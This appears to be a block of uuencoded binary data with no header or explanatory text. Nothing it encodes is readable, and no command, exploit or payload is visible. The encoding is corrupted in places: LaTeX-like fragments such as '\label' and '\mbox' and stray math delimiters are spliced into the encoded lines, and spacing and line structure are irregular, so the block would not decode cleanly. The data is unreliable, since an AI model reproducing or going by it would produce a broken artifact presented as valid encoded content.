M;R[C(NT6#!S=QK:[:,32\H7V^W)C=R.AD=:*WI5J&DH0WU9G%8@HD0%\$&!G% MGP.Q=K)_U5\$T2C75#"A@UKE`F;S+N8S1>959'&3,M'#B\$Z/E\EFWU\HW/8_P MT(:S3+/%'3_YY!LV_;S_\$_C]3&4E'B!5'VQYR?4@;WX[#Q&`F(GO]PVQ.AM' MP^EWH2FRVTT:8:6>(][E56*-I+18<E_\$)H+`=0_N.O@F3`Z2@SF6"(ALD@]E MHL%(*LHC_9-JHB)@.LN%#HB02VJ(GCPH\$(V0;1%51)BW4<@RLSKZE:BIN5?" MSC%8SB8F*L+\ZV9SD^^P9!L14))4J2,05<2+52Y9F1&W&V+PX9+A<E-V*_T7

MDQ0Q+*;1'HCA]Q/HVJF/3KR4=*D3#ZI5_IF-!EI_].'E*X^XH%17^O&^_C/* $MZ_TXYZ!KR>1:01E0;V+7_S0U4%..;(:2')0-&957+XQW^1E%'7W+I\/V$Y-0$ M,45=>%]\^%_^V<X]GPW\'=5>[TX^_E3#V%P9*L\$3G0W0BA("V(<&Y4\$&@\$>! MTI_STCP^H)SX]!F?[%K<V6.;61D!;.K+A"P4?9N14!`I,J"!`+\\$/C<W]CB+ M-+K[H')U@J%1\$[2N.P;7'BZWC4,B"5H3JA``"[7+_U\HX[NX'KES_Q>8V^9N M]6'*ZI4U,'X18F2*P)C!R10P:-'/Y#PO89QI5;;2OT+B&1@HTB-.)41+>C=% M551H!7=T>ECH9WW'HN L'=9II'AR\Z* \$>2.MSKI'#KNWZ6UOG78)AZV5J[N MKO)YURZ.'EGL')N3;3U^9T\PT8\,W5HBJU2,85'W9++S/-[+#IC![=V&,;\$L MH3,@+GZ+3\$16-"E0YI<,DXK+E58;Z&!Q6I[%Q;3\/`KEX0P:\$T)-4LDF@34(MBU*H46AD"*7(C3<81)!NRU;21@#4NRA8-H*R0:2D:\$DKI.&F6J!,@,T``9`9 M9H6&R2T\$EI(LBBK6Q):<[KGP,]X)C5TWS8;3#S>^ZTZ'PN\$S<7\$0NB,LMV:# M.WK/UL[\$F.C5CGADM\"Z#9KB<*0\",QW:+X2&!JZS[QREH1N][I%J0*K*X*# $M-@W>^8XMI:Z$F>OQCFT<&$1%-;,LN*(!*;<*`X##910)1)!15'_<3=[+3;]$ M6M5?JP&359#CXY[.2IC1-FV@\$\$Q@M]RO9K605CGC9P*>_[J_+/8J(912)6LL $ML) - @EGH.V9^{+}: H@B) = -2.7T*I:K55,DT.L5<P$$"@S6]9!B]8%C!4LD+4AQ9$ MVK`LOT+)0?]+\$?[]%-A-"#=S,9'#TKKFO?X';6>RF[K.=T9SLT<7!A2U*18M M.LY\$NE</"X%L:1&EQR'3>KP:)H]#M3<&)LAN\:BZY\$`MR'`136:;+(D5(`)H M0@N:[T'5PODVXLU45%YIH^6YG<<DX31DTG?EK0DN#D*H1Z0:@F%#Z<YKPVJ7 M&C#P\YK)I4DE?V#3ET@,5'\BT&+I#=&;L1?S^:L"=KP^9H_RX>+<*500->CU $M_IGU)65\8AJ8J'8-`3T1*RTE<4@82V/3Z_L=,..N9V+<H@%<`)&`?B<T@V#,$ M#0%!;-,CLYHC83?97.NU\$TPCEA"<FK"(N:V!&1\BWJ1LQ?IHP!)0<BU^%\.* $M&U'=JU5?DW<3.KYW/:>EBZ:G4ATG9/!Z5U=[#XK3/-C0B\UX,#N"\RZ*P!,$ MV36,(I@+2[B0_[QR,?CY#53_<Y)7D0_S.1UD^XYP!0,"O!3D'I*Z9]2UI([M\$QV]WKE%M#FWF./7M-9;OS*5<^Z?*Q*3@KKBU%D7-H_8VPGEB!G\H?O\%+44 MDEI'8((0UBV?]HP@()[I"8@%O<E58BG%]K9@?, `3*WXN+MQIX*'2E/^67?QR M; EW9L!!X?QF, AI/`>;O=PE=;DZ_^RWH]JIQ_Q,TUBP@V<)&M%V8G\$>+&_F9\ MED#(^=0"R6\$+@Z.),A)X=NJ[##@1='_D;KLUV+`O+OW`OGO^CUW]R.B5WVN) MS[*GQ_[/E^QSW]C2@U#3L^"/-[%.,@<5I'XQH./**DT'`0!UCQ'O;/'LS[) M&?ON7(;P@OA\1`(=@:ZT';L/)M2*!)`(\$1Z_FUUH^#Y.3WG?QO4D.)JHR42> MYRYX'8YKY6N201DDI+.3J^4->EPVI:%3BAF]YVO5^)Z@')2`@\$`A<D8S6:Z0 MK_-2.0(0"`1`@`!+1DX;U&"RAMOU4EU',59)3\$A_`:%7701GKU@_X:H9'-MS M.V4#6X5);4)`?JG\$?JCOX,%ADI3&IC#_).J>18A#UO2_^GCMZJ*'MV%J_^O\$ M/SPDS'P/6']/50PD/B?-800)2B\$H06Q1RU@640\$?UR`9&H9`5JA0'G_\/)\$($\label{eq:mw_c8x_gkxyf(4]967s&._} \\ \mbox{WI} \mbox{"J\#GQO-YPB'Q\#\U/^<",AB!;=A>V(Z4Q),W1} \\ \mbox{WI} \mbox{\sim} \mbox$ $\verb|M)YZ?)ZQ/O$_(<$SWJ!+-67_O^J__@7O^TL>B,P&C<L#@N\\^0\#H"&6$>-012/$ M\$40YL7HZW!&9%4\$GQZ\$!>7PGNW?KG)([<;Z?].%9"]5&KM^F?-^-_%===3YT MEO`?.^/PN@'7YCX^772@ID*A`>(`#_&7#/#&EQKH!]5V68@VP,`/_-@59L6 M+G1IK6X\$6+`P+OZ`&]SYP?]"P_^_5PBQ%HQ`4-44);@X'#I</'Z`;A^7]RYW M/.,"AYWT_DK)_GGWSK"S@`"``8\$`00&:S>GICV9II%(>0#3*_Z\$:AIA?[-#^ $MNJ\&0'^@A1/\Z!0#""`=;40([4*X@,@:S_GIFQ0?CM_R(%L2@9_ZTY!'JWP7])$ M^#``H82#"S./:V4>V@)GET*Q]F+GCY8N3VV11U^'YX4>UKV6[V"<[H'W'MN# M^3N]FZ,,\$- MNLT]M/\^5T#=@,#I5]?+KAGS>*WF69*Y!W>VZ7S6?A QI3H?F MH7OVFAK6O4Q_AFCVV[P?B?+?;8X:[Z"6>=WE\$]#PTI\)@]GDZFR1GH:U1*:% M?%9,6SVOU<W63WB_;:(CPTIJD?:^V3>V:^T]K6@_N>V*UIK&GYVM&FI'WG/F $M_{;:AE-U?XR.A6U8!$-+Q#VP^V`OA=5-M,T&NB])@BJC]Y-P>NU-`Q_VE'!H)$ M)I < PPN2 - !LM - 5NI@A!J - **J > VJ'M/; - *TA5Z4:K%(1H74&QL"Y\$#`5O*0SK)M6FDML1H42,+:J:@ADMN\RA!*36\$J4A&7(/M4_&N!IOZ)?L]YFLTJ.[9(EP(T MJ",:@B\$E3=Q8*SF&Y]M);1%A`@H@W&;FL5>_>'2O@B-(K1K-6WV'LK/:F('% M[2CCE8I([G10)"#<*F`>&:,ZC3[:!#36%JI0]8U,,:,3B:+;T@6_]-,_\$_+< M6SJDH:&C,@:/"K(!WUET6TYA\$Z\$@BH?N)K<6,]3[8/TQ:0KE[#6""ZC#-,&F ME!6D1&D1!5:!H5400%2EM.ZT"O<(9XZT2;R2\$115JD:!&J4:)(-*6U*#0&E, M`)2)[4C GR4\$YU1L6ZT##(&]J@90*DJHDD!!I\$5C*4S(BJTKU<L;:54<2BHT M\$8^S_AXIFN?9'?-&_;,K"4,@B*%1@IB545&A4:%IDNX3'\$;64FDFX"`H+[>I M\$2D?O4BJT*-`O8T34YM>!P@3=.5HEE00:I%'@D7>FQ5<0:[\2I(H1K@NEVHH MTM#0]M)5.%WANGJYQM@DE#19=4*(BE"4K1F2D;A3,-8^6XCP&3#6[:57MRZE M%##5U57J::&I<A!H:D(BK36LJ532I0VP#(Q`4\$:&AP5=XT!(UBJI-80)1)`5 M:8LC356A45JD%4+2JE%-"9Z7LN/2@W4HHE)6Z2J\$IJD?6L*105;FK*#VV[V[M5B+12)H2HM4U2JJ*3B_?WU@TR;\$104!%1=DE/6;D2A\$Q(*7)0HGL(\$Q[5W>W MAX7=!HI:1C53F]OQ;M`1H::7Q%V:M;<M;J8RMTF(03WWP>^M5HI1]NU4Z4Y,

M&J5X=#PCN<+6&@-B]>+P6NX_HY_0X5O-%A!*A4"&=@*SF:AL,F@!_VD"#G&' M\$<:_\GG)&*\$&KOX;]01\$:WC,R-^V=HDSFPM17W1JW.Q5'MZAMB\$1J'@N=G<H MMR(<3MX\$W5[=U6D4->ER9V:47."[;VH,&M"M.Z`S=K32G48MN-*-./=L6*C2 MB@J)M5<^D5Y_M\X8J*(C.J%R*M"TJOM<>E?;M(B*X_':,-/]=F:;/;HGM[&V M*M'=OM<B^NSP//&2_;]ID@^RU]ML'5:6^W[]NO,#_F8_RUJJ/\]!<G^==Y[" M>VY?9\\P?2?YY%4[;CTJFC[;)_GNA_5U]!]-D./VLIX>O_SYW&'3ZXW\$?;F7 MI8UA/7<>:]@?Y>PGL\\?^SUO# /&I[83VN#VZ;<L1=Q%8X*\LS*8*"^N`!>% $M"."+9_^&&OX?_O7Q9\\\ ;BM<\$\#^;YUFZ$L@A<math>^OX$GZ87S2AR)/_F@L/:P-8O\#$ M.I)DHT&?V;],8K=N>7TF/:-S6CKN\$KJMTB>UZ+NS_G8ZS&E=9?/QTX9Y>C*-M_^9R(FV-76W2UY..N)'CBIJNFLUMO;.P\N=%-6<:8WLK+660_?=XBX.8-VG+ $\label{eq:model} \mbox{MQ9HT:EHX!8Y$00PKA$\#7?+(@\^D?_K)=!$_\0_6!1G^K(W,;)*.-.1(E<?+9) }$ MUF)QLSSYA'\$!>NW\W'%Y>6<.SSE/J\5#72UYF1>GPKEXRNG<052^67F0EW;. M4,,[T.\$ZNE::45+#B6AT.0G:U"\U*RT1OA#_F0MREJVDJ!UL0-5B*\XQ8/DQ $M\#@:MR\&JI5:$.HKNSJ*RJS^*IOU(I(V-+T6M7\&$*',H$25+09607PRR)!L5L($ M)N5\$0+J10IL;;(1!EXU;=009#'#"8@A500G(0J\N")8P1LK*9#P@R(,))"_9 MS7AB\HF+;;8UR6X<]\$Y)PX;MN0Y&D'-((TIG%ZS`A-@`ZB\$XXBX1U%DD/<VR M`2*DZTGQS%\"O#\$@WND&ZE"`2<TB&DBM2(02T0<'!HR2.50:-*U6#%A/8V`" M3@[FB=G*B**5;SKUK<4T[V;V#:\$7C[#%6T8(A`NB-K*(F#/#68Y%J<%LL\$EV M;+1&3B!#;9%_\"H'(*E`E![\@W3A5-A%891#ME+KJ370F&1D?E.=P=R+5"HT $\texttt{M*JB@M\#308,M<K7+>W-F\&6FE4VR:8""5T\backslash XYV-H'\&K.*`\&@-*5*+*><\#4T(FK) } \\$ M;0:JPG39&V!40160!,"]ZHQ"1015W!X:Y8B]T+\$5@%,:L,(-+ZN6]5K*UF"] M"Y1UDEM<KNZO%68UT8:P0SBH8.\K>;LS>V4R*ZK.P2@-2Q,L[B)DG!!-XBL` MR(8@B+/\$JQG"L+G1S=**6=NGNZ7'GH]?>**KB2BJW(4H4+12U2E5INB=%`NB MA#"5!I`KC/1]Q#]_I?S9/-_0'SORGO0>3/=/"_ET4<?*4=:U54U77PZN?5<[MK\HNG70Z_HWC!X)M.SX7N132]\$#:T)T9I%J((0AH9-2BI`5\$D\VCA&)BEB&T M?YY=L(5^G6"&<K0U_85*#_'\%9[MM5LOU3?H[,/(LY\HIDE'>(MA13(A6N2]@ M4\$;L2:QEZ/8[/@(\LP!GX5W2*R+):*`2U6<]_[:H=`1=;LRUL2F6.#B<<&K0 $MG7.0`L/^.6K3H5Z\#C2`G9'\&ED*T&F/\N=NX+_7KN;=NV\7XSP?L]CD.208[F]$ ME.I.%D9,6Q2BBXA1&WJ3TF;)<BH\$:(B@"X;X=10XYC?0S6&150Q\$21&JH@)9 M"DP"&PVKPJP6D[F#,LHA,*K+2+"7(8+@%"W[#3[+.UAU-F5`VNH:9D2(8WV& MPZL,N623DIPL>JKQ)V]V<LBC:PM#+B2&282!)H"H0<I"DL-A2Z2DX\$]9P:"3 M)!:#2-8@QFZ(DF;*C@R16?)_RO,B6U>+!`F94PHU`S)44+FJ>SU;VL)S&/*Y $M\&5 < N.8)9S19\&_) + 03@8C_\J7^Z"E6_U_^F'_H]]L?T+86XO^EQ1!9:D5FE\N$ M"+B174TF#!"VY!D+0B8;K281NF9A=W*LQG)A*PS.#%L9&"8&0Q9*4MJH@H,O M&*>)PF,3BE<[.VGOU(ZMRDV/^*'`]*Q7_G/-660:LUB.T<I@^'5,#40]-XM@ MU; %4801H06T, \$1PA"=I2+A: &IL1!WD-L&ZHR689"90; 3-"*5XG%2, 9696H96 MGS;[(&<J.!T9MK0SJI!`))E+/15CL96<D=I#!M62@PB\$&HA0'6/\L0ZX6IP; M@RMX/^V;;,<!W*:H4R"D1TN6HJT2X59NR9-V;S0D0I7PNF84LH<(>:*",+5B M07."7<.H__[>9/+FR\$F00TE007J@"%P12#E7^GT+`K=-FR"5&D&"3SQ\$J1BM $M(F.3:V)2*E)74"#2R": OG1^]?H.%7XL>9E.P#M_DR+TF):@1!, DO$P&0$ MH\$<U!R"3"6\N928N'_G7>5J.J%`*S@G86R3HXYQ:F#P)\$@@DO)"<L6K2@]*5 M5(*JZE^68H:I+)!:RAS*GIO\X^C&>!I950;T.4<^JS(\1;%2TN*Z9/_TYB!P $M/NJ-5665D;DPN] = <1''4:L7FR9(=^ZDA[/Y9_H2XF"_^C+(-V[7R/#U^19N]))$ MMP8^+8G#X>]C0A0_>#*F&@HP+:G%,J=0!!A-_J,!2A#2Z?_8DDK"U'PL\$493 MDLBG`U)@"#Q>7\$T_[I?]X.=<_-3VOES>WA&J;D[O%9_MOOL%+--QC_'C5<\$-MA^5+J=U*5&-8;5;?Y+D?NW_X)[EJ/%OT?_KSXCO.,G_2'5*#9\$D!S5=#;,/_ MIGEP, %&(,@"[QO<X;D"FS,*&N_MM3'%7D#,H,TL&\WY+KQR40-AM;`5=_[P! M.U#'12]6P8H)>ZD_Z9AMBL<-H2T`V\TA!8R\$30-"_^&+\$`42]*3X2<[*TE!-M;NO&;\$``PO@`D_.EG`,1Z,;9U\PJ\2717,B-`@__;7R7_]*\$=MU590Q/_P;* M*D'DQ8L6077%;__DJWE__W1MQE,L0OPDC\$&4RY(!-!"%C'B`=@G=_G=:JH6(M`;8P%[@Q"\$%(]#N=V`[J&(>*AG&E>FN0*YOO:AT#DU7ZLR\\`PO`0')XA5*) $MH'&1"(2EJ\2J@(B^AV+[9\NGD$1&:G*/V<@WS('9LP:>R3);[R$1;7'P=50]$ M7(J030^BC(!@G9NR^]VZG@VPK4/=D)P`7IX2<&2H>P\$%_?__[O)^"<PI!H`X M1P'M/\TYH"=M6P9(P"V)0941,WUK9P<&3%@',7\$_\(C#NA`+R/T)\EK_K?8? M!3>UIQ)DO>):ITS^JO=C,WP S:]]H<<[UR=*G`'?M\CM,7"MT(O+=FC&99.1 M'38\$>V,V/_K.!1W,]/2:TY/@>CF7T>EC]I[WV?P6V/@O:ZFG.]OC8WY\$#VY? M2[#V^3Q6XU^5.A_CKZSI;O\Z>R^1.T^'TPA280#W3B\#WER![3VQ[?M-<WKI $\texttt{MW[@W,W704GM/\^?]EJ!CV_T@4?Y_\#;SY4U\#YJ9SU`\5H'.[/QMGNWS$B'M3W]}$ M*'M?2P],3WSC"BCMF@\$/5?Z5J?:?)S'M>10U_6>SKVI2X]C7UV`]F_70W=M5 M'PYK[773VB==P.,QQ.TQQ97'M!#!?L?8>Q]GMC9]G@B_^SW2M@V]F'`ZP\$JL M87[/+3^#GPWLPY,33/A_!^RTOV7X'U/+7UN/>S;UMGL0]EXJL(B<A[\$RIX_V

M'_GK/8UI6V3V/L1/0'X?Y+[\$,>PQFOQ\M/L"\<[\S&?8R<+V>'Y]T)6WB_8Z M;Q6Y5^N#`:<E1DQ!'4];H4>P*-EVH!0)*AJK!P>P]BXO)3IBBZWLHA(,0#%-M:;\&N(@ZRU2\S1TWW6Y]?024:*T*1!*7,UQOA2#G:H#IF72A9(+>99H8UEZ: MM55TJ+0FK\$6A\!MAIHH3V+#CW75H+2"A)R<NU7_CK=%H:;?XV6JE>PF_#K>A M!JP:SS5ZWU]:&ZG<\$)1H24I=GJ;\/?+L&]]AMFA*P(JF]@-R1E-C[#)3C2[J MQHW5J51G&;Q3K,WFXB(]7GU]_K;;]U>PH&J_/L94116EJG>D8UVEZ7''-R<7 M!*I(\$C5:T<3*L31A32HBC?^.EE[&C>N9>:,)45'J\0NA%*>.1%+ZJ:[ZVE%\$ M(^OVXKRJJ*ML'24=C[#A5].["W<[89-]@Q",EOK&4J*=HSK*Y.,W>LS?5[[O M@*58DN\$M(1.2;?X^N*O>/\$FT"P?7XPEF(:RRRP]3.GU-Q7L*XW=PH:-[AH:: M%#\$F^2,I_%S/W]-9IKP-V*NDJYAJH@\$S98AI(8A>!F=*]@\$:-KH5VA3(+2TA MNA#, Q-2; \$"PUFV)1\$IK, J**N7HXUO2JVDH+1JA!14=(152; 4.P-\$"'%XO!&M\$8R\$I3J_]YP-JP_*H0=I)51-?8?^/8<6N2"TQ(`[]_+N-E%I=?%W>U;TXYU7 $\texttt{M9[S3)IWT7P6.^W6T^*U[/=X(\backslash+6]!\backslash^*G4X5?'R[<<5\%17MF<3C=P/=7!B<)}$ M*52+>=MNJF;9!H9C!K416AWO4<S_MU8&J2*D!D5*NE\$8K_P:87\"=W]*V":W $MV*3V$F?75>M874QV/4*Z.[V!D24::X&KU^+\?MTO8&-)78^PW5^ZUQ>N=^==$ $MZIQR\&TQ-\E1W::GB]=$X:B^+W5H/:Z29@>M[SUFZMCU^R)["UE_,MO]'1-%O$ M,]AW7KM/5Z;%Z<GL.0,^A>;NO8%Y[SBX_6^P)DZW;V&9X\$,4>P,]%^F]AS7F $MT[A]_]AS<[_76[P/3SRG*='_^=E_R:[[Q'^7L/5]1M=8F_=WFCSJX_P]1GK$ M!,!CJ=#I:^O[.\\$/8;TTY#^?7G;>NO-^ORNO>>PXTW3FU]:YPUT,]C[#BZYO MZF^NR9XZUGH=?^=F?5>MYO5O?>O]AT^/;SN>]XC?X+5VV_QXX2D(!`'?XR"< M`CT@O(,\K8!O5:\OB<2,`G")G%_^1!#.^FZ'!%ZD<_^VXTG]/2PVG.IT#BHW M&ZS85-B,<T:445G.]SPPNNO*M)J\$1"%--2KC5PX\/,S%UK\$F1_V(M\U'5_"F M8@7U)0ACEUS&_51FA(`)!.60<Z1J!'JEP5E#&(1IN!G^<&)`&)@FV^5R;2D@ $\texttt{M--1GPVT-86} \\ 4_4Q?1SS^3;?\texttt{AASRN5JU$KIR`IHD5-`WH} \\ < 25CEW9F>\texttt{AC2X+./}$ M3EN8F6X\W1]5IJ:UJ780]9B9"A!LP,U'!QU=(RQ`BZ*H"L1MB\$N7;7AIDVUU MOOT=, <01TYP45P2E"%&8B@6U5<], &G,>E/O'F?Y^34"N/GWUAT,7SI1Z67CC M;3^+&A;CH;NKQC+V+W_'6?0SBT[O><6ZM_5;S%NXODT@W`0?[<DB\$,*5NK8A $MKC6Y_*V5;9F&JJ:4APS!!$!$*"F0[M3,'CFKQ:P`E*@#(8/V)$$5"-9B.F),$ M2AOJH@7\$5)B9:RF1*0X"((5J[FK&]:`P\$%=,VX(4P!Q'(_M9K4%2#=HWB0+# M&?_DG"Z,QT6JK?P'!^U^U7_URL^2&\+:"ME1B\$1!D`1QAQNQ@QAEUMC.<+.. M5C36C+ATDBS'3Q*T5V<%H%A/VB4&V?Y52:6SL-)\$"\(HFCJ:)BK_NN*F!*M: M*@0`7HPH@6;@)\$664WK>X5KFXM\$@@-.5S-&J1KYA0+J2P6DZD.I\$V#08K2L" M:F!*:&\$!;**(@E&OR1"+.M"[KCI_VSC>0,JZ3C><ZE2TUJN((,\U7=%2T?]< $\texttt{M=5X?^G5\&Q_Z7-.PON_"]WZO'., \LK^I]'GSGK)QGJ7J < \texttt{SB=2Z7K} < \texttt{DQ*PVVAR}$ M08-.B)U+O\,.XY;X@0(;^X;!JJF:STQP_YZL%WOF@PAYB5+4T!%)#,Q[]7(-MYX)&.XN+\C0@.C&\S2T5EK.:L(9ZT4\L_U,5)I&7C@/-3P[_3O.ET1<H&@ M(TOR0!(]4H9\$'9EJF3Z?)L?#;7&,I?`6*D!J]HW'AY]#S?6/#V->'+/6?/L7 M6KO\$5]L#`)C*J&^HV%(\$54Q3PMG4<2N(RG;'LJO-(L[K*\$&%"1TB/Y\$2"7#Y M'FQ::S*R95*V2E2)@2AR.W"%5\^\$(.\$056K\$`H76JHM74JUB3X%W'AH:ZW_D MP&7)920EWMSJ+&U(Q8VH2=R=-!2("]]^./_3@6@_]-.BVW1R9;APY[A?3@J($MQ, 5(D^3(BB+70;3E:L09M>K:"+@Y$6J*U"-(3IM_VN=U58B+$A70PS5PJJH1)$ MW>KN $V=ZJL4;J:7EXUGXJX*4,2NG5=1<TL2BS-/6XM=LLK]F\M9#$]T7N$ M=X8/@:I&AB9F-S11D2LS)_\$E+D-3#/O\2VJUVZ=7_)^O!%'GQBF!XWZ52<.7 $\texttt{M)} \texttt{18U,FI?E:K2B+X7,0(./\&@W($[VZK?\69!\$,F.F5@3(\=2;1C,O7"6U\.X=)] }$ $MNR!'?KCBX)W1^Z,W_F5(Z;;^1NRY'OE$T)[F*Z]LC5?N6AB?)G\&=")6)8]?$ $M&(FP>T3IZ>@]"MO']%@(,$E_[;$G]/4Y7=J])9`F-H1(+DX)2`8(#__UHG;M)$ $M"HC",^"X4`5/=G/C,-`L.!D.'^XN>I6(%OG(^*!^$SA`<*=4&./BKF&&)7_<$ M)1&N>188A1FYT9#"`P5'H_YFW.&AY/_;(Q?601^/@(B,=-J9^&W'JIP>M06I M\.![%N[(7(13@8DC;8&X\/,&V;N7T?*3(K\$--ALW.3%XRQ/_@:\$`(,Q=TQEO MWV%W>%`?`,+I(76=K7300?/L8GJ8/7[-^S_ZNPZP7?4J48`)3-S/1JDPR2LF MS9DI/XJXP\%3CGTFC_--H4#J5.E_G%*I0_>(;YQ0?L_U%GJ9B``G"(-R7G@G $M60\&BP[B4$4!`K]]1YODB_`8.4:+P)VA>DQ,B0?07)X'#"H_+^=>(8"1WD@?$ $M]0;E@HR+;>G/$@1^0E5PP(7(`-D00S?#%^D8N''&E2_H!Q/Z"`N^DD`6;"<7$ M06H`A7GUM>C^F.%&0G8<Y^B5ZVV;3%5IWPO4'N!Q_Y_-?R0"+</M];QX'T?M $M"@%P,4_UZZ4$9*#TI06=UT/'>OZWH>.KL\;!ZY/70%T>.JHJ4<math>\#S4-57+_EVV$ MISPH^7/I.N]F=;[CVQNT?DO;SAS-57QM\-!QGA3F(4\?F504*UED27X\$:\L& M__*W^1!.4#]Y&,(_+_:U^_48?K^JP\$\$`1)`OOT\$;RG7_LPN>QWE'L3H%6>Q] MC/BNB\$P::^P]CXDW_Z>+/(>OY.--=]<*NL&_X#_IC#'V69R>N?8ZZ<[J<AQI $M[\&O9<9/]U=3K/\&^Q]E,GW=_,QQCQ'GLGW'L?93Z7WG_5\+\YQOLMS7LO92>Q$ M&O'^;S?G\GL7V/LKKOO93%=H>Q/V?9=R^F[STDY/7AE<>M]C,NGIKM,;&V3V

M-8H-*S4''LJ%06Z8\$TQ[)Q?LJ+]EBMAIO2Y+S&C(&QJF@,HA4NYETSG32JE& MKTI-8&`) `COU6RI<P:\$,FM0J2J805MBBLQ?LO!]\$]90-6E\$14UD`]9NHY^2* $M99QIO9^{I-@CH})6\&JK0D3V!K1=7/95NW!66C1IQ"V\9\%,:S^3?NE8W>R:_[4$ M-%[WV23="""AI/^=XN8G#R.^N5!B@R8U\$`BAHJ"&&!=*DZ:0!&<)_[E7><-5 M^KIR\\$.*J[U)@5%"40K'CN38;X*PHE\$D&)%'>S60!\$N?.L-)NVQPCN03\$I*1 M-FHR05]B-4;41..2M*:V:4DQ(9X8HA5:N\$71GLF2#[*I>,WUM:<-X5.!1`V+ MI2HHM-P:9M)>E&N&]\I5QUKJ^RH[8UX][=V.^5"D=I\$CV4TV./;BQO:8K!HY M4\$VA&IB[X0OU&E<ET<29@8JFH-5\$5JMU:M>R:K<)[*56EC")F5*\$1%D]\@1U M%!&2`HR\$*W==I4\$6AK=BA:H-V,!5M58"4O5&:B0:?7XRU!_WFQGL\$]C-M/7] M<;A2^QNOWMM-J]BP5UFKG;;"H;3G_"0]CC5=O7\-KS6>CIL5IQPU=*1N>P-J ${\tt MMI2OF9C6WXOH9Y<?R[]5>$QH94]B[\'-HJ\&>+?R;5A.2S-Z5@1C,2<+K\&F"X]}$ MCII[\$0:^\$#.]P^Q:/_N3C9['8(&F`_AF2S-RGX?HAD,.J'L8:\$HV,`^I_Q]A MFJ]CQ^MUKPPX@^/Z^Z/6OL-3V!Q\?J_7YKNY-WK]'&''=?Z>O]?!X7*ZPKU6 MLSSO7\G3GQ?[_/KU]OKL/KL>L]?I>/7==ZOCUK'KX76GK^JX<VN"ZW]OP/7] M3U^DW'J_7G5E;>M]?KDQT/_%&FM[?Y'KNO_RQXWUVCMIZO_UZXGKLF__#HW^ MY_E\$MH?E;&!\:QJG_F\\$_T?DR?^8`3D^!A`[U]N2SR1&YP\$L6.@W)T!@7W6S $M\&-AWWX/<DD01@A11^B*R?W\#Q8K%L)0F"X10G-&U)?D'U`*:(A!$(@,($S@>"$ M_[P[8((,))DM4=WEODG#'#3DTQII,<FO2Y3@U2(JBJ4NT(M!K*@QAAA.+XY(< MI.)*54AV9:51D*"H<+@ZDAONK"N>+2\;058V.;3>87[CCW<N9RZ\P4'.3DY8 M%6U415"JX!S&<S(F6@W51NZOG_A3?0M5PT>YY\82Y!_Y'OG1BN>(0AI!K^AN M^MY89V0)!H?]C=NB+L-A(14?^^WXK%\$Q^]ZU>G&^A%_NY-W^LMEL,TDKKBVM MW61;QH)>1-\`?1\$5ZM!;Z+Z*<NCH(>100YI0U8FH)9%'\\D#I95@`,K7N!<8 M,;@4=ORGIEK7L%#/=6*-L:\`8Q7_=^WMT:;7/1_^]DZH=]/Y3N]X.OWH*['L $M0(*CH4$03=DSM$&F^{**}50DA4ZU=DF)@5U1:M;1R=2((MS'+!WH)B#D)"")1$$ $M(JZ2;M"@JAQ'0Q*;4.$,S@8*R$@=I8>(L.ZD$E_+,&&+S>5\F`4X3*)"*?_Q$ M9C!D6!P=8^`&/Y>`;Z;"!NW(Z\CJ&A)!C?N#1,6_T.M:D=O*CF7DTW\$!IORL MFH5H9+)Q^,F*S8C1TX'6]5REY8D7.4&2`:XN5GO4H<S=S`>9<GLZN2Q129#N MAC.3A6R0E0X=Y0G1E#*M[DRG;^W?'+O8P!?_D00]\!2SF#*?^.IQ6R&A.>W0 M[^4CEAF+N\9`%1#(P81>3&2!!VY\$P8!DBJGI8D;9>,SBL&Y(CN)DTL4":GSS M6R%15,'\$<SBZJ0&6_\RAPD5_=A\1N0ZFK!Q#@0/Z28M(F.VI`D&EI%[(F!4H M<W5YL6!KU@6<LE!9H05">4B(4Q_YQO?WJY+T_[:]46BR("*)12*]5=%8NH[X MX\>EM,OQSU6(Q1[2*C=A,[08+A!22:*\$MTC(P@JYL.&(C\$"TY?C7%JC:\6F> $\texttt{M9C_>?:BIUFQI,"} \texttt{1HI)TC.RDRO} \texttt{Q;M)=2).V6_SBLT/-.<5)AI1A<A?ZTP%[$ $MNY?U^S7\&>Y66-N%?^`OM4)Q20US0[KKP0>QEOTR>X\9."C08=+FATO>J<>31$ $\verb|ML||25-J=L[R4W8NJS16K$S1@5`4U+2KF9:E6$?9.Z$JO<QAI53<U?`V)S4K9R|$ $M?:[DZ[/JBZH(E*HS3LC8_7-\8<G*-\#N-/]>BLCRK>\6U.V+0K*"N-9XPF(>, Construction of the co$ M\$FTH\$P2K51\&7S0WJ;O)Q@^W9,_]X(KNU8_]"^<F&D<N\$DK\$;:U5M2X&H8QV MH*1K_UI*4IQL4/%3M2QJ@X]]/][5F"<\$1;J'CG@)R"^DC[;_"YX/Z%Z5`4%Y MT1H#IB3RJR6MMJ90?%"<#``(`?%'!^'_:M%#_[\659LOX#`EPP"[IDY_,H8Y M;4F][E')_``@`?X4#>#)XJ``!>CSODS.VC./3J5=Z_,]LW3(@SB\$1R9(\DMB $M9F6_/6'A=DP$*;Y&(*(>*,NX4+%K':,.4]&L[Q/29$VTW+NGLW\4YLNVAW<_$ M;RO85/E!\$7A&D%OQ5<L/,*@'6/G;MNTB@]_>NPC(TH.?GRZ<@.KN,(-CH;@K $M_Y^{;TXQLR*XMP_SVNN}$ AJUD@B<.#/+DQXL;KJD $^{1/8}$ \$@\E".*;SE=4974**(M1D#+M<D<MLNO%ME:Y`8Y<G>Y>4GTB;@08.62&G/E7&\$<^GDO_P5#ETKM#2T8 MY8836G*`?>U.KYCA<_:B_U9=NO`1L6@!#(\$UI#Y\$=<5\$1M:L9'`0+0QZ->+% MBJ7K)""A^U6A;IOC992?ETKYNJQ`I%%`JN8*O?WH,?ZKX%,0"T)!U4'5:4X> $M\$Y7 + A[071:=V3)D=K_{?}`\$LSJ?\&'K?W/\$\#GI<`"/_ZI\$2\^I?^0S:SS3C"0$ $\texttt{M}) + \texttt{L21W+J0E(L[/@]P9G\2A?(Y_>`$!^RY\#]@?TNY8$@``L**6'1I+V(;!_C') }$ M)\-_KU_QXX:!)\+NJJ-J#_/_/EZSF[_Y#WKGGBO-X];_C]'ZOY?O_F.D>?KN MZZESXRO35YKWW.?`%!X&@[V!]+[CTM?45.V]1W5>#KN:P'=]UIX,HH.6O5FG $\texttt{M'SMW} = \texttt{J6}\&^{\texttt{MJZ6}}, \texttt{Z=WCE\#NNL/}^{\texttt{J}[N&D3O//>GQIWGJN[Z?^'4[OOM]]}$ $M,9[:]?*^{?}$ 